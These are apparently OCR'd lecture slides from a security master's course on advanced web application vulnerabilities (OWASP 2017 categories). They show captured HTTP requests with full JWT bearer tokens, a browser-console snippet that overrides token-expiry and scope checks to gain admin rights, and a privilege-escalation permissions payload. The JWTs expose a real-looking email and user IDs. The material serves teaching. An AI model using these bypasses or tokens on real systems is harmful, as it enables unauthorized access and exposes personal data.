Advanced Web Application Vulnerabilities
(Professional Master in Information Security)

PRO.M.IS

security built in

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agenda

- Pre-emptive Security through “secure” engineering

- Advanced Wed Application Vulnerabilities

- PROMIS general information
- Courses
- How to apply

topic agenda

- **M**yths
- **E**rrors
- **E**xamples
- **E**ducation

m for myths

There are several delusions inherent to nowadays web developers:

- Frameworks do everything
- REST is a miracle
- MEAN (MongoDB, Express.js, Angular.js, Node.js) prevails
- Cryptography is easy
- Security is nothing

e for errors

For modern Web applications inherent next errors:

- ***Logical*** prevails ***Technical***
  - Exceptions catching
  - Parameters tampering
  - Technology Complexity lose Stack Lock-In
  - Developers are people
- But shit sometimes happens


e for examples. example 1.

Security: You need a CSRF token.

Developers: Take by beer!

Security: 🤦

A2:2017-Broken Authentication




```
            rowHightFrozen = jQuery(this).height();
            if (rowHight !== rowHightFrozen) {
              jQuery(this).height(rowHight + (rowHight - rowHightFrozen));
            }
          }
          );
          jQuery(this.grid.fhDiv).height(this.grid.hDiv.clientHeight);
          jQuery(this.grid.fhDiv).css(jQuery(this.grid.hDiv).position());
        }
      }



      window.csrftoken = "MTU5MDA5NTM1ODYzMA==";


      jQuery.ajaxSetup({
        beforeSend: function(xhr, settings) {
           addCSRF(xhr, settings, this.crossDomain, tokenExists("csrftoken"))
        },
        complete: function(xhr, settings) {
           updateCSRF(xhr, settings)
        }
      }
      );


      jQuery.extend(jQuery.jgrid.defaults, {
```

e for examples. example 2.


Developers: MEAN is Fast, Secure and Resilient!

Security: 🤦



Es besteht ein Kommunikationsproblem.

Der Server konnte nicht erreicht werden. Versuchen Sie es bitte noch einmal. Sollte das Problem weiterhin bestehen, kontaktieren Sie den zuständigen Service-Mitarbeiter.



```
GET [redacted]/pdfwritings/59f0540c6cf16b036cc114a6 HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:75.0) Gecko/20100101
Firefox/75.0
Accept: application/json
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
content-type: application/json
Access-Control-Allow-Origin: *
Cache-Control: no-cache, no-store
Pragma: no-cache
jwtauthorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzY29wZXMiOlsibWFuYWdlX2NhbGxiYWNrcyJdLCJpc0hvbWUi
OiJtYW5hZ2VfY2FsbGJhY2tzIiwidXNlciI6IjVlOGU0NjY3Mjk0YmI2MDAxMzMzMmU3OSIsInN1YiI6ImFsZXhle
S5iYXJhbm92c2tpeUBleHAxLm5ldCIsInVzZXJuYW1lIjoiUGhpbGlwIEthbHdlaXQiLCJsb2dpbiI6InBrIiwicm
VnaW9jbHViX2lkIjoiNTkzZDlhNzIwM2RlZGMxNDI4NTgwOGViIiwidXNlcmdyb3VwX2lkIjoiNThjMTJjZGMyZTA
1OWQxOGIwNzA4YTMzIiwiaWF0IjoxNTg2OTY1OTEwLCJleHAiOjE1ODcwMDE5MTB9.Pyl_zAgaWZ4dFPkumE3xnoV
BjcBFEiDtxNMquTihzpc
Connection: close
Referer: https:/[redacted]/verify-login/a2aa4fae58fcea1626572b3a5e164eca
Content-Length: 2


```

```
HTTP/1.1 500 Internal Server Error
Server: nginx/1.15.12
Date: Wed, 15 Apr 2020 18:10:05 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 148
Connection: close
Access-Control-Allow-Origin: *
Content-Security-Policy: default-src 'none'
X-Content-Type-Options: nosniff

<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8">
<title>Error</title>
</head>
<body>
<pre>Internal Server Error</pre>
</body>
</html>
```

A10:2017-Insufficient Logging & Monitoring

e for examples. example 3.

[OTG-IDENT-003] Account Provisioning Process
[OTG-AUTHZ-002] Authorization schema bypass
[OTG-AUTHZ-003] Privilege Escalation


JWT

A5:2017-Broken Access Control

e for examples. example 3.1.

[OTG-IDENT-003] Account Provisioning Process

```
localStorage.setItem('jwtToken', 'eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzY29wZXMiOlsibWFuYWdlX2NhbGxiYWNrcyJdLCJpc0hv
OiJtYW5hZ2VfY2FsbGJhY2tzIiwidXNlciI6IjVjMzQ2YTZiNWI4ZWU5MDAxYzcwNTM0ZSIsInN1YiI6ImFsZXhleS5iYXJhbm92c2tpeUBleHAxLm5ldCI
zZXJuYW1lIjoiUGhpbGlwIEthbHdlaXQiLCJsb2dpbiI6InBrIiwicmVnaW9jbHViX2lkIjoiNTkzZDlhNzIwM2RlZGMxNDI4NTgwOGViIiwidXNlcmdyb3
lkIjoiNThjMTJjZGMyZTA1OWQxOGIwNzA4YTMzIiwiaWF0IjoxNTg2ODc3MTY1LCJleHAiOjE1ODY5MTMxNjV9.mlDW6aUn0-DDmUgYj5TVIWI5IddxcyDa
061UANQ')
this.jwtHelperService.isTokenExpired = () => false;
this.authenticationService.getTokenScopes = () => ['administration_users', 'administration_departments',
'administration_usergroups', 'administration_regioclubs', 'administration_writings', 'users_system', 'users_regional',
'assigned_departments', 'my_assigned_departments', 'manage_callbacks'];
```



Benutzer *
JohnDoe

Name *
John Doe

E-Mail *
tri3rr+test@gmail.com

neu registriert
aktiv
inaktiv

Benutzergruppe *
Ersteller


Neues Passwort
••••••••••••

✓ Mindestens eine Zahl
✓ Mindestens ein Großbuchstabe
✓ Mindestens ein Kleinbuchstabe
✓ Mindestens ein Sonderzeichen
Übereinstimmende Passwörter


Passwort wiederholen

e for examples. example 3.2.


[OTG-AUTHZ-002] Authorization schema bypass



```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzY29wZX

{
  "alg": "HS256",
  "typ": "JWT"
}
{
  "scopes": [
    "manage_callbacks"
  ],
  "isHome": "manage_callbacks",
  "user": "5e8e4667294bb60013332e79",
  "sub": "alexey.baranovskiy[redacted]",
  "username": "[redacted]",
  "login": "pk",
  "regioclub_id": "593d9a7203dedc14285808eb",
  "usergroup_id": "58c12cdc2e059d18b0708a33",
  "iat": 1586877165,
  "exp": 1586913165
}
```




```
GET /[redacted]/usersbyregioclub/593d9a7203ded
Host: [redacted]
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10
Accept: application/json
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
content-type: application/json
Access-Control-Allow-Origin: *
Cache-Control: no-cache, no-store, max-age=0
Pragma: no-cache
jwtauthorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6
Connection: close
Referer: https://[redacted]/administration/call

[
  {
    "_id": "5c346a6b5b8ee9001c70534e",
    "user": "p[redacted]a",
    "name": "A[redacted]s",
    "email": "a[redacted]e",
    "usergroup_id": "58c12cdc2e059d18b0708a33"
    ...
  }
]
```



```
GET [redacted]/mydata HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS
Accept: application/json
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
content-type: application/json
Access-Control-Allow-Origin: *
Cache-Control: no-cache, no-store, max-age=0
Pragma: no-cache
jwtauthorization: Bearer eyJhbGciOiJIUzI1NiIsIn
Connection: close
Referer: https://[redacted]/administratio


{
  "_id": "5c346a6b5b8ee9001c70534e",
  "user": "p6[redacted]a",
  "name": "A[redacted]s",
  "email": "a[redacted]e"
}
```

e for examples. example 3.2.

[OTG-AUTHZ-003] Privilege Escalation





```
{
    "permissions": {
        "administration_regioclubs": true,
        "users_system": true,
        "users_regional": true,
        "manage_callbacks_phone": true,
        "manage_callbacks": true,
        "assigned_departments": true,
        "administration_departments": true,
        "administration_usergroups": true,
        "access_callback_functions": true,
        "administration_writings": true,
        "my_assigned_departments": true
    }
}
```

e for examples. example 4.

Developers: One language for everything!

Security:



